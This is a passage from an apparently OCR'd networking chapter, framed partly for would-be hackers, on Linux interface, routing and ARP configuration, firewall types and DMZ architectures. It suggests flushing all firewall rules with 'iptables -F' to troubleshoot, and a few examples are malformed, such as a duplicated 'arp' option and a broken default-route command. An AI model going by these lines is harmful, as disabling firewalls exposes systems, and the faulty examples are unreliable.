ls -l file1.txt
chmod g+w file1.txt

2.4 Linux TCP/IP Network Configuration Files

File	Description
/etc/resolv.conf	List DNS servers for internet domain name resolution. Manual page for: /etc/resolv.conf
/etc/hosts	Lists hosts to be resolved locally (not by DNS). Manual page for: /etc/hosts
/etc/nsswitch.conf	List order of host name search. Typically look at local files, then NIS server, then DNS server. Manual page for: /etc/nsswitch.conf
Red Hat/Fedora/CentOS: */etc/sysconfig/network*	Specify network configuration. Eg. Static IP, DHCP, NIS, etc.
Red Hat/Fedora/CentOS: */etc/sysconfig/network-scripts/ifcfg-device*	Specify TCP network information.
Ubuntu/Debian: /etc/network/interfaces	Specify network configuration and devices. Eg. Static IP and info, DHCP, etc.

2.4.1 Domain Resolution Configuration Files

The following files configure the system so that host names can be resolved. This is required when one will ssh to a host name eg. (venus.megacorp.com) or point an email client to (smtp.megacorp.com). The system must be able to resolve the host names to IP addresses so that the network connection can be made.

- **File: /etc/resolv.conf** - host name resolver configuration file to define server responsible for name resolution

```
search name-of-domain.com  - Name of your domain or ISP's domain if using their name server
nameserver XXX.XXX.XXX.XXX - IP address of primary name server
nameserver XXX.XXX.XXX.XXX - IP address of secondary name server
```

  This configures Linux so that it knows which DNS server will be resolving domain names into IP addresses. If using DHCP client, this will automatically be sent to you by the ISP and loaded into this file as part of the DHCP protocol.

  If using a static IP address, ask the ISP or check another machine on your network. Red Hat/Fedora GUI: /usr/sbin/system-config-network (select tab "DNS").

- **File: /etc/hosts -** locally resolve node names to IP addresses by explicit definition

```
127.0.0.1         your-node-name.your-domain.com  localhost.localdomain  localhost
XXX.XXX.XXX.XXX   node-name
```

  Note when adding hosts to this file, place the fully qualified name first. (It helps send mail identify your server correctly) i.e.:

```
XXX.XXX.XXX.XXX  superserver.yolinux.com  superserver
```

  This informs Linux of local systems on the network which are not handled by the DNS server. (or for all systems in your LAN if you are not using DNS or NIS)

  The file format for the hosts file is specified by RFC 952.

  Red Hat/Fedora configuration GUI: /usr/sbin/system-config-network (select tab "Hosts").

- **File: /etc/nsswitch.conf -** System Databases and Name Service Switch configuration file. Define the cascading priority of name resolvers

```
hosts:   files dns nisplus nis
```

This example tells Linux to first resolve a host name by looking at the local hosts file (/etc/hosts), then if the name is not found look to your DNS server as defined by /etc/resolv.conf and if not found there look to your NIS server.

In the past this file has had the following names: /etc/nsswitch.conf, /etc/svc.conf, /etc/netsvc.conf, ... depending on the distribution. Note that device configuration information can be found in the auto generated file /etc/udev/rules.d/70-persistent-net.rules

2.4.2 Fedora / Red Hat Network Configuration Files

Files which hold the Linux system network configuration:

- **File: /etc/sysconfig/network:** Red Hat network configuration file used by the system during the boot process.
- **File: /etc/sysconfig/network-scripts/ifcfg-eth0:** Configuration settings for your first Ethernet port (0).
- **File:**
- **/etc/modprobe.conf (kernel 2.6)**
- **/etc/modules.conf (kernel 2.4)**
- **(or for older systems: /etc/conf.modules)**

2.4.3 Assigning an IP address

Computers may be assigned a static IP address or assigned one dynamically. Typically, a server will require a static IP while a workstation will use DHCP (dynamic IP assignment).

There are two commands which can assign an IP address:

- Ip (current practice).
- Ifconfig (current and legacy).

2.4.3.1 Ip (Current practice)

- "**Ip [OPTIONS] OBJECT COMMAND" or "ip OBJECT COMMAND" Where:**
- **OPTIONS**: -V[ersion] | -h[uman-readable] | -s[tatistics] | -r[esolve] | -f[amily] { inet | inet6 | ipx | dnet | link } | -o[neline] | -n[etns] name | -a[ll] | -c[olor]
- **OBJECT**: link | addr(ess) | addrlabel | route | rule | neigh | ntable | tunnel | tuntap | maddress | mroute | mrule | monitor | xfrm | netns | l2tp | tcp_metrics
- **COMMAND**: add | delete | set | show | list | help
(Note: not all "OBJECT"s support all "COMMAND"s. Use the command line help. eg: ip addr help)
- **Examples:**
- Assign a broadcast address: ip addr add broadcast 192.168.10.255 dev eth0
- Delete the IP address assignment from a network interface: ip addr del 192.168.10.12/24 dev eth0
- Assign an IP address using CIRD notation: ip addr add 192.168.10.12/24 broadcast 192.168.10.255 dev eth0
- Turn off/shut down a network interface: ip link set dev eth1 down
- Turn on a network interface: ip link set dev eth1 up

```
/sbin/ip link   # show list of network interfaces
/sbin/ip addr add 192.168.10.12/255.255.255.0 broadcast 192.168.10.255 dev eth0
/sbin/ip addr show
```

- **OPTIONS**:

Object	Description
Address, addr, a	protocol (IP or IPv6) address on a device
Addrlabel, addrl	Label configuration for protocol address selection
l2tp	tunnel ethernet over IP (L2TPv3)
Link, l	network device
maddress	multicast address

monitor	watch for netlink messages
mroute	multicast routing cache entry
mrule	rule in multicast routing policy database
Neighbor, neigh, n	ARP or NDISC cache entry
netns	manage network namespaces
ntable	manage the neighbor cache's operation
Route, r	routing table entry
rule	rule in routing policy database
tcp_metrics, tcpmetrics	manage TCP Metrics
tunnel	tunnel over IP
tuntap	manage TUN/TAP devices
xfrm	manage IPSec policies

2.4.3.2 Ifconfig (current and legacy)

- Ifconfig *interface* [aftype] options | address...
- interface: eth0, eth1, eth2 represent the computer ethernet interfaces
- aftype: inet (TCP/IP, default), inet6 (IPv6), ax25 (AMPR Packet Radio), ddp (Appletalk Phase 2), ipx (Novell IPX) or netrom (AMPR Packet radio)

- **Options:**

Option	Description
up	Activate the interface. Implied if IP addresses are specified.
down	Shut down interface
arp	Enable ARP protocol on this interface. Allow ARP to detect the addresses of computer hosts attached to the network.
arp	Disable ARP protocol on this interface
promisc	Enable promiscuous mode. Receive all packets on the network not just those destined for this interface
-promisc	Disable promiscuous mode.
mtu ##	Specify the Maximum Transfer Unit (MTU) of the interface. The MTU is the maximum number of octets the interface can handle in a single transaction. Defaults: Ethernet: 1500 SLIP: 296
broadcast XXX.XXX.XXX.XXX	Set the network broadcast address for this interface.
netmask XXX.XXX.XXX.XXX	Set the IP network mask for this interface.

```
/sbin/ifconfig -a   # show list of network interfaces even if down
/sbin/ifconfig eth0 192.168.10.12 netmask 255.255.255.0 broadcast 192.168.10.255
/sbin/ifconfig      # no arguments defaults to showing the current IP configuration
```

Network address by convention would be the lowest: 192.168.10.0
Broadcast address by convention would be the highest: 192.168.10.255
the gateway router can be anything, but following convention: 192.168.10.1
Note: the highest and lowest addresses are based on the netmask. The previous example is based on a netmask of 255.255.255.0

2.4.3.3 After IP Configuration

The ip and ifconfig commands do NOT store this configuration permanently. Upon reboot this information is lost. Manually add the network configuration to the system configuration files to have them persist:

- **Red Hat/Fedora/CentOS**: /etc/sysconfig/network-scripts/ifcfg-eth0 for the first NIC, ifcfg-eth1 for the second, etc
- **Ubuntu/Debian:** /etc/network/interfaces (Check part 1.2.4.2.3)

  Any other commands you may want to add to the system boot sequence can be added to the end of the file /etc/rc.d/rc.local

  The commands netcfg and netconfig make permanent changes to system network configuration files located in /etc/sysconfig/network-scripts/, so that this information is retained and used upon system boot.

  The IANA has allocated IP addresses in the range of 192.168.0.0 to 192.168.255.255 for private networks.

[Potential Pitfall]: You assign an IP address and the network connection still does not work?

- Your system settings may not be compatible with your router configuration
- You still may need to add a route (see Route configuration below)
- Firewall rules may be blocking network traffic. Test by flushing all firewall rules: `iptables -F`
- Your system or your network may not be configured to use your upstream network

2.4.3.4 Ubuntu / Debian IP Configuration Files

- **File: /etc/network/interfaces**
- **Static IP example:**

auto lo iface lo inet loopback	auto eth0 iface eth0 inet static address 208.88.34.106 netmask 255.255.255.248 broadcast 208.88.34.111 network 208.88.34.104 gateway 208.88.34.110

- **Dynamic IP (DHCP) example:**

auto lo iface lo inet loopback	auto eth1 iface eth1 inet dhcp
auto eth0 iface eth0 inet dhcp	auto eth2 iface eth2 inet dhcp
auto ath0 iface ath0 inet dhcp	auto wlan0 iface wlan0 inet dhcp

2.4.3.5 Red Hat / Fedora / CentOS IP Configuration Files

The Red Hat configuration tools store the configuration information in the file /etc/sysconfig/network. They will also allow one to configure routing information.

- **File: /etc/sysconfig/network**
- **Static IP address Configuration: (Configure gateway address)**

```
NETWORKING=yes
HOSTNAME=my-hostname      - Hostname is defined here and by command hostname
FORWARD_IPV4=true         - True for NAT firewall gateways and linux routers.
                          False for everyone else - desktops and servers.
GATEWAY="XXX.XXX.XXX.YYY" - Used if your network is connected to another network or the internet.
                          Static IP configuration. Gateway not defined here for DHCP client.
```

- **OR for DHCP client configuration:**

```
NETWORKING=yes
HOSTNAME=my-hostname      - Hostname is defined here and by command hostname
```

- **OR for NIS client configuration:**

```
NETWORKING=yes
HOSTNAME=my-hostname      - Hostname is defined here and by command hostname
NISDOMAIN=NISProject1     - NIS domain to attach
```

- **File (Red Hat/Fedora): /etc/sysconfig/network-scripts/ifcfg-eth0**
  (S.u.s.e.: /etc/sysconfig/network/ifcfg-eth-id-XX:XX:XX:XX:XX) : This file used by the command scripts ifup and ifdown
- **Static IP address configuration:**

```
DEVICE=eth0
BOOTPROTO=static
BROADCAST=XXX.XXX.XXX.255
IPADDR=XXX.XXX.XXX.XXX
NETMASK=255.255.255.0
NETWORK=XXX.XXX.XXX.0
ONBOOT=yes                          - Will activate upon system boot
```

  RHEL/Fedora additions:
  TYPE=Ethernet
  HWADDR=*XX:XX:XX:XX:XX:XX*
  GATEWAY=*XXX.XXX.XXX.XXX*

- **OR for DHCP client configuration:**

```
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=dhcp
```

  RHEL/Fedora additions:
  IPV6INIT=no
  USERCTL=no
  PEERDNS=yes
  TYPE=Ethernet
  HWADDR=*XX:XX:XX:XX:XX:XX*

  (Used by script /etc/sysconfig/network-scripts/ifup to bring the various network interfaces on-line) To disable DHCP change BOOTPROTO=dhcp to BOOTPROTO=none

  In order for updated information in any of these files to take effect, one must issue the command: service network restart (or: /etc/init.d/network restart)

2.4.3.6 Route

The Linux OS manages outbound and inbound IP (Internet Protocol) traffic.

- **Inbound traffic** is captured based on ARP and IP address configuration.
- **Outbound traffic** is managed by routes.

Routing determines the path these packets take so that they are sent to their destinations. This is required for all IP traffic, local and remote, including when multiple network interfaces are available. Routes are hold by the kernel routing table.

- **Direct routing table** entries occur when the source and destination hosts are on the same physical network and packets are sent directly from the source to the destination.
- **Indirect routing table** entries occur when the source and destination hosts are on different physical networks. The destination host must be reached through one or more IP gateways. The first gateway is the only one which is known by the host system.

Default routing defines a gateway to use when the direct network route and the indirect host routes are not defined for a given IP address.

- **Static routes:** IP uses a routing table to determine where packets should be sent.

First the packet is examined to see if its' destination is for the local or remote network.

- If it is to be sent to a remote network, the routing table is consulted to determine the path.
- If there is no information in the routing table then the packet is sent to the default gateway.

- **Static routes** are set with the route command and with the configuration file:
- Red Hat/Fedora: /etc/sysconfig/network-scripts/route-eth0

- Red Hat 7: /etc/sysconfig/static-routes
- S.u.s.e. 9.2: /etc/sysconfig/network/routes

See command: /etc/sysconfig/network-scripts/ifup-routes eth0

- **Dynamic routes:** RIP (Routing Information Protocol) is used to define dynamic routes. If multiple routes are possible, RIP will choose the shortest route. (Fewest hops between routers not physical distance.) Routers use RIP to broadcast the routing table over UDP port 520. The routers would then add new or improved routes to their routing tables.

```
10.2.3.0/16 via 192.168.10.254
```

- **Route:** show / manipulate the IP routing table (Static route).
- **Show routes:**

Option	Description
-n	display IP addresses. Do not resolve host names for faster results.
-e	Print more extensive information about routes.
-v	Verbose.
--help	Route command information.

- **Manipulate routes:**

Option	Description
add or del or neither	Add or delete route information. If not specified then print route table information.
-host XXX.XXX.XXX.XXX	Add a single computer host identified by the IP address.
-net XXX.XXX.XXX.XXX	Add a network identified by the network address, to the route.
gw XXX.XXX.XXX.XXX	Specify the network gateway.
netmask XXX.XXX.XXX.XXX	Specify the network netmask.
default	Of all the routes specified, identify one as the default network route. (typically the gateway is specified as the default route)

- **Examples:**

- Show routing table: route -e
- Access individual computer host specified via network interface card eth1:
  route add -host 123.213.221.231 eth1
- Access ISP network identified by the network address and netmask using network interface card eth0:
  route add -net 10.13.21.0 netmask 255.255.255.0 gw 192.168.10.254 eth0
  Conversely: route del -net 10.13.21.0 netmask 255.255.255.0 gw 192.168.10.254 eth0
- Specify default gateway to use to access remote network via network interface card eth0:
  route add default gw 201.51.31.1 eth0
  (Gateway can also be defined in /etc/sysconfig/network)
- Specify two gateways for two network destinations: (i.e. one external, one internal private network. Two routers/gateways will be specified.)
  Add internet gateway as before: route add default gw 201.51.31.1 eth0
  Add second private network: route add -net 10.0.0.0 netmask 255.0.0.0 gw 192.168.10.254 eth0

- **ip - show / manipulate routing, devices, policy routing and tunnels, Examples:**

- Show routing table: ip route
- Add a new route: ip route add 192.168.10.0/24 via 192.168.10.1
  (where the network address is 192.168.10.0, the netmask is "/24" or 255.255.255.0 and the router has the IP address 192.168.10.1)
- Specify default gateway to use to access remote network via network interface card eth0:
  ip route add default 192.168.10.0/24 via 192.168.10.1
- Delete a route: ip route del 192.168.1.0/24 dev eth0
- Delete a default route: ip route del default

- **fuser:**
- identify processes using files or sockets
- Show which processes are using a particular file/directory: fuser *file-name*
- This command will list the process ID and a descriptor indicating the following:
  * c: Durrent directory
  * e: Executable
  * f: a file open for reading
  * F: a file open for writing
  * r: Roo directory
  * m: Memory Mapped File/Directory
- List processes using a specified TCP/UDP socket: fuser -v -n tcp 8080
- Kill a process using a specified TCP/UDP socket: fuser -i -k 8080/tcp
- Any signal can be sent to the process, not just "KILL". (fuser -l): HUP QUIT TRAP ABRT IOT STOP etc

2.4.3.7 Network IP aliasing

- **Assign more than one IP address to one ethernet card:**

```
ifconfig eth0   XXX.XXX.XXX.XXX netmask 255.255.255.0 broadcast XXX.XXX.XXX.255
ifconfig eth0:0 192.168.10.12   netmask 255.255.255.0 broadcast 192.168.10.255
ifconfig eth0:1 192.168.10.14   netmask 255.255.255.0 broadcast 192.168.10.255

route add -host XXX.XXX.XXX.XXX dev eth0
route add -host 192.168.10.12 dev eth0
route add -host 192.168.10.14 dev eth0
```

In this example 0 and 1 are aliases in addition to the regular eth0. The result of the ifconfig command:

```
          eth0      Link encap:Ethernet  HWaddr 00:10:4C:25:7A:3F
          inet addr:XXX.XXX.XXX.XXX  Bcast:XXX.XXX.XXX.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14218 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1362 errors:0 dropped:0 overruns:0 carrier:0
          collisions:1 txqueuelen:100
          Interrupt:5 Base address:0xe400

eth0:0    Link encap:Ethernet  HWaddr 00:10:4C:25:7A:3F
          inet addr:192.168.10.12  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:5 Base address:0xe400

eth0:1    Link encap:Ethernet  HWaddr 00:10:4C:25:7A:3F
          inet addr:192.168.10.14  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:5 Base address:0xe400
```

Config file: /etc/sysconfig/network-scripts/ifcfg-eth0:0

```
DEVICE=eth0:0
ONBOOT=yes
BOOTPROTO=static
BROADCAST=192.168.10.255
IPADDR=192.168.10.12
NETMASK=255.255.255.0
NETWORK=192.168.10.0
ONBOOT=yes
```

Aliases can also be shut down independently. i.e.: `ifdown eth0:0`

The option during kernel compile is: CONFIG_IP_ALIAS=y (Enabled by default in Redhat)

Note: The Apache web server can be configured so that different IP addresses can be assigned to specific domains being hosted. See Apache configuration and "configuring an IP based virtual host" in the YoLinux Web site configuration tutorial.

- **DHCP Linux Client: get connection info:** /sbin/pump -i eth0 --status (Red Hat Linux 7.1 and older).

```
Device eth0
IP: 4.XXX.XXX.XXX
Netmask: 255.255.252.0
Broadcast: 4.XXX.XXX.255
Network: 4.XXX.XXX.0
server 131.XXX.XXX.4
Next server 0.0.0.0
Gateway: 4.XXX.XXX.1
Domain: vz.dsl.genuity.net
Nameservers: 4.XXX.XXX.1 4.XXX.XXX.2 4.XXX.XXX.3
Renewal time: Sat Aug 11 08:28:55 2001
Expiration time: Sat Aug 11 11:28:55 2001
```

2.4.3.8 Enable Forwarding

Forwarding allows the network packets on one network interface (i.e. eth0) to be forwarded to another network interface (i.e. eth1). This will allow the Linux computer to connect ("Ethernet Bridge") or route network traffic.

The bridge configuration will merge two (or several) networks into one single network topology. Iptables firewall rules can be used to filter traffic.

A router configuration can support multicast and basic IP routing using the "route" command. IP masquerading (NAT) can be used to connect private local area networks (LAN) to the internet or load balance servers.

- **Turn on IP forwarding to allow Linux computer to act as a gateway or router**
  Echo 1 > /proc/sys/net/ipv4/ip_forward
  Default is 0. One can add firewall rules by using iptables (or ipchains).

- **Another method is to alter the Linux kernel config file: /etc/sysctl.conf Set the following value:**

  ```
  net.ipv4.ip_forward = 1
  ```

  See file /etc/sysconfig/network for storing this configuration.

  ```
  FORWARD_IPV4=true
  ```

  Change the default "false" to "true".

All methods will result in a proc file value of "1". Test: cat /proc/sys/net/ipv4/ip_forward

2.4.3.9 ICMP

ICMP is the network protocol used by the ping and traceroute commands.

ICMP redirect packets are sent from the router to the host to inform the host of a better route.

- To enable ICMP redirect, add the following line to /etc/sysctl.conf : net.ipv4.conf.all.accept_redirects = 1
- Add the following to the file: /etc/rc.d/rc.local

```
for f in /proc/sys/net/ipv4/conf/*/accept_redirects
do
   echo 1 > $f
done
```

- Command to view Kernel IP routing cache: /sbin/route -Cn

NOTE: This may leave you vulnerable to hackers as attackers may alter your routes.

- **Blocking ICMP and look invisible to ping**

The following firewall rules will drop ICMP requests.

- **Iptables:** iptables -A OUTPUT -p icmp -d 0/0 -j DROP
- **Ipchains:** ipchains -A output -p icmp -d 0/0 -j DENY
- **OR drop all incoming pings:** echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all

2.4.3.10 ARP: Address Resolution Protocol

Ethernet hosts use the Address Resolution Protocol (ARP) to convert a 32-bit internet IP addresses into a 48-bit Ethernet MAC address used by network hardware. (See: RFC 826) ARP broadcasts are sent to all hosts on the subnet by the data transmitting host to see who replies. The broadcast is ignored by all except the intended receiver which recognizes the IP address as its own. The MAC addresses are remembered (ARP cache) for future network communications. Computers on the subnet typically keep a cache of ARP responses (typically 20 min but can store permanent information for diskless nodes). ARP broadcasts are passed on by hubs and switches but are blocked by routers.

Reverse ARP (See: RFC 903) is a bootstrap protocol which allows a client to broadcast requesting a server to reply with its IP address.

2.4.3.10.1 View ARP tables

- **Command /sbin/arp:**
- Shows other systems on your network (including IP address conflicts): /sbin/arp -a
- Show ARP table Linux style: /sbin/arp -e
- List ARP table: cat /proc/net/arp
- **Command /sbin/ip:**
- Shows other systems on your network (including IP address conflicts): /sbin/ip neigh show

Note that the use of a switch instead of a hub will limit your view of other hosts. Typically all you will see in the arp table is your router or gateway.

2.4.3.10.2 Set/Configure ARP tables

- **Command /sbin/arp:**
- Add a host's IP address: /sbin/arp -s hostname XX:XX:XX:XX:XX:XX pub
- Delete a host from the table: /sbin/arp -d hostname
  This can be used to remove a duplicate IP or force a new interface to provide info.
- **Command /sbin/ip**
- Add new ARP entry: ip neigh add 192.168.10.12 lladdr f8:e4:30:38:1c:13 dev eth0 nud perm
  (Format: ip neigh add {IP-HERE} lladdr {MAC/LLADDRESS} dev {DEVICE} nud {STATE}) **Where STATE:**
  * permanent/perm: The neighbour entry is valid forever and can be only be removed administratively
  * noarp: No attempts to validate this entry will be made
  * stale: The neighbour entry is valid but suspicious
  * reachable: The neighbour entry is valid until the reachability timeout expires
- Delete an ARP entry: ip neigh del 192.168.10.15 dev eth0
- Flush ARP entry: ip -stats neigh flush 192.168.10.5

2.5 Firewall types

A hacker should be familiar with Firewall notation and their functionality because Firewal is the most hard things for an attacker, so let's we understand together what mean Firewall is: So, A firewall is a software or hardware system that acts as a barrier between an internal (trusted) network and an external (untrusted) network.

Specifically, firewalls must:

- Be resistant to attacks
- Be the only transit point between two networks
- Enforce the security policy access control

Firewall types can be divided into several different categories based on their general structure and method of operation. Here are nine types of firewalls:

NAT firewall	Hides inside (usually private) IP addresses by translating them to outside (usually public) IP addresses.
Packet-filtering firewall	Filters packets at Layer 3 (and 4). Filtering is stateless, which means it does not keep track of traffic flows. This also makes them vulnerable to spoofing attacks.
Stateful firewall	Performs the same function as packet-filtering firewalls but also keeps track of the state of network connections (that is, TCP and UDP sequence numbers) traveling across it.
Application gateway firewall (proxy firewall)	Typically, a server filtering information at Layers 3, 4, 5, and 7. It can adapt if a protocol requires additional dynamic ports (for example, FTP, H.323).
Software firewalls	Software firewalls include any type of firewall that is installed on a local device rather than a separate piece of hardware (or a cloud server). The big benefit of a software firewall is that it's highly useful for creating defense in depth by isolating individual network endpoints from one another. However, maintaining individual software firewalls on different devices can be difficult and time-consuming. Furthermore, not every device on a network may be compatible with a single software firewall, which may mean having to use several different software firewalls to cover every asset.
Hardware firewalls	Hardware firewalls use a physical appliance that acts in a manner similar to a traffic router to intercept data packets and traffic requests before they're connected to the network's servers. Physical appliance-based firewalls like this excel at perimeter security by making sure malicious traffic from outside the network is intercepted before the company's network endpoints are exposed to risk. The major weakness of a hardware-based firewall, however, is that it is often easy for insider attacks to bypass them. Also, the actual capabilities of a hardware firewall may vary depending on the manufacturer—some may have a more limited capacity to handle simultaneous connections than others, for example
Cloud firewalls	Whenever a cloud solution is used to deliver a firewall, it can be called a cloud firewall, or firewall-as-a-service (FaaS). Cloud firewalls are considered synonymous with proxy firewalls by many, since a cloud server is often used in a proxy firewall setup (though the proxy doesn't necessarily *have* to be on the cloud, it frequently is). The big benefit of having cloud-based firewalls is that they are very easy to scale with your organization. As your needs grow, you can add additional capacity to the cloud server to filter larger traffic loads. Cloud firewalls, like hardware firewalls, excel at perimeter security.
Next-gen firewalls	Many of the most recently released firewall products are being touted as "next-generation" architectures. However, there is not as much consensus on what makes a firewall truly next-gen.


	Some common features of next-generation firewall architectures include deep-packet inspection (checking the actual contents of the data packet), TCP handshake checks, and surface-level packet inspection. Next-generation firewalls: may include other technologies as well, such as intrusion prevention systems (IPSs) that work to automatically stop attacks against your network. The issue is that there is no one definition of a next-generation firewall, so it's important to verify what specific capabilities such firewalls have before investing in one.
Circuit-level gateways	As another simplistic firewall type that is meant to quickly and easily approve or deny traffic without consuming significant computing resources, circuit-level gateways work by verifying the transmission control protocol (TCP) handshake. This TCP handshake check is designed to make sure that the session the packet is from is legitimate. While extremely resource-efficient, these firewalls do not check the packet itself. So, if a packet held malware, but had the right TCP handshake, it would pass right through. This is why circuit-level gateways are not enough to protect your business by themselves.
hybrid firewalls	Which are a combination of the transparent and host-based firewalls
including host-based (server and personal) firewalls	
Layer 2 transparent firewalls	

2.5.1 Firewalls architecture

Remember, these sections are discussing firewall architectures independent of the firewall type. For example, you could use a packet-filtering firewall, a stateful inspection firewall, or an application gateway in any of the designs discussed in the next section.

2.5.1.1 Screened Subnet

A *screened subnet* is the simplest and most common firewall implementation. Most small businesses and homes use this type of firewall. This design places the firewall on the edge of your network, dividing everything (from the firewall's point of view) into internal and external, with nothing in between.



The screened subnet firewall (or *edge firewall*) is as straightforward as you can get. Internet users who need access to an internal server (e.g.,Web, FTP, SMTP, and so on) must traverse the firewall to do so. Internal users needing access to those same servers would be able to access them directly. Internet traffic not destined for any Web-based server would be blocked at the firewall to prevent attacks on internal systems. All internal users must also traverse firewalls to access the Internet. This is the same type of firewall architecture you would have at home with a small network behind a Linksys router. This configuration has several advantages. The primary advantage is simplicity. With only two interfaces, the Access Control Lists (ACLs), which are the filters that define the criteria for permitting or denying traffic, are much simpler.


Although this configuration is cost-effective and simple to implement, it is not without its drawbacks. In this arrangement, the hacker has several chances to penetrate your network. If he or she can find a security hole in the firewall, or if the

firewall is improperly configured, he or she might be able to gain access to the internal network. Even if the firewall is executed flawlessly, the hacker has a second opportunity to gain access. If the hacker can compromise any available Web-based services and take control of the servers, he or she would then have an internal system from which to launch additional attacks.

Finally, if the servers are critical to the business function, by allowing the internal users to access them without going through the firewall, you may lose some audit capability that the firewall might otherwise offer. By far the biggest security weakness in this configuration is that if you are exposing any Web based services: the servers hosting those services will be attacked frequently, and a compromise of one of those servers may expose your entire network.

2.5.1.2 One-Legged

The one-legged demilitarized zone (DMZ) still has the advantage of cost, because you are building a DMZ using only a single firewall. Commonly, the firewall interfaces are called Internal or Inside, External or Outside, and DMZ.




With this type of configuration, you get to keep the low-cost benefit, but add some isolation to your Internet-based servers. Internal users must traverse the firewall to access the servers or the Internet. External users must traverse the firewall to access the Web-based services. The real strength of this type of configuration is that if the servers that are hosting the Web-based services are compromised, the hacker still needs to contend with the firewall to continue attacking the internal network. As an added feature, because all users (internal or external) must traverse the firewall to access the Web-based servers, you may gain a higher degree of auditing from the firewall logs. If you wanted to provide even further isolation, assuming you have the available interfaces on the firewall, you could implement a separate DMZ for each Web-based server you needed.

The only real disadvantages to this configuration are complexity, and to a small degree, cost. As you add interfaces to the firewall, the configuration will become more complex. Not only does this complexity add to the time and labor for configuration and maintenance, it also increases the chance that an error could be made in the configuration. As you add interfaces there will often be additional costs associated with them. In most cases this cost will be minor and far less than an additional firewall, but with some high-speed interfaces, they can become very costly. Lastly, though many would consider it minor, with this configuration, if the firewall itself is defeated, the entire network is open to attack. Of course, the solution to such paranoid thinking is costly.

2.5.1.3 True DMZ

In computer networks, a DMZ (demilitarized zone), also sometimes known as a *perimeter network* or a *screened subnetwork*, is a physical or logical subnet that separates an internal local area network (LAN) from other untrusted networks -- usually the public internet. External-facing servers, resources and services are located in the DMZ. Therefore, they are accessible from the internet, but the rest of the internal LAN remains unreachable. This provides an additional layer of security to the LAN as it restricts a hacker's ability to directly access internal servers and data through the internet.

The true DMZ is generally considered the most secure of firewall architectures. With this design, there is an external and internal firewall. Between the two is sandwiched any Internet accessible devices.



Internet traffic is only permitted to a server in the DMZ, and only on the port that server is listening on.

For example, if you had a Web server in the DMZ and an FTP server in the DMZ:

- Traffic with a destination port of 80 would only be permitted to the Web server. For users accessing the same servers, the same rules would apply.
- Internal users would have to have permission through both firewalls to access the Internet.

Obviously, this type of design costs more, typically double, but that cost buys you increased security. In a true DMZ, if the Web server is compromised the hacker is still trapped between two firewalls. For those who want to go the extra mile, the inside and outside firewalls can be of different types (e.g., Cisco Private Internet Exchange [PIX] and Linux netfilter). In this way, a hacker that finds a security hole in one firewall is unlikely to be able to apply the same techniques to the other firewall.

With all of the basics out of the way, you will be in a better position to make informed decisions when it comes time to propose and implement a firewall solution for your network. Bear in mind, while this chapter covers the basics of firewalls, there are entire volumes (such as *Designing and Building Enterprise DMZs* by Syngress Publishing, 2006) that explore the topic of firewall architectures, DMZ design, and implementation.

As a DMZ splits a network, security controls can be tuned specifically for each segment. For example, a network intrusion detection and prevention system located in a DMZ and providing web services could be configured to block all traffic except HTTPS requests to TCP port 443.

2.5.3.1 Benefits of DMZs

The primary benefit of a DMZ is that it offers users from the public internet access to certain secure services while still maintaining a buffer between those users and the private internal network. The security benefits of this buffer manifest in several ways, including:

- **Access Control for Organizations**. The need for organizations to provide users with access to services situated outside of their network perimeters through the public internet is nearly ubiquitous in the modern organization. A DMZ network provides access to these necessary services while simultaneously introducing a level of network segmentation that increases the number of obstacles an unauthorized user must bypass before they can gain access to an organization's private network. In some cases, a DMZ includes a proxy server, which centralizes the flow of internal user -- usually employee -- internet traffic and makes recording and monitoring that traffic simpler.
- **Prevent attackers from performing network reconnaissance**. The accessible buffer the DMZ provides prevents an attacker from being able to scope out potential targets within the network. Even if a system within the DMZ is compromised, the private network is still protected by the internal firewall separating it from the DMZ. It also makes external reconnaissance more difficult for the same reason. Although the servers in the DMZ are publicly exposed, they are meant to be and are backed by another layer of protection. The public face of the DMZ keeps attackers from seeing the contents of the internal private network. If attackers do manage to compromise the servers within the DMZ, they are still isolated from the private network by the DMZ's internal barrier.
- **Protection against IP spoofing**. In some cases, attackers attempt to bypass access control restrictions by spoofing an authorized IP address to impersonate another device on the network. A DMZ can stall potential IP spoofers while another service on the network verifies the IP address's legitimacy by testing whether it is reachable.

In each case, the DMZ provides a level of network segmentation that creates a space where traffic can be organized, and public services can be accessed at a safe distance from the private network.

2.5.2 Implementing Firewalls

When it comes to selecting a firewall there are a host of factors to consider.

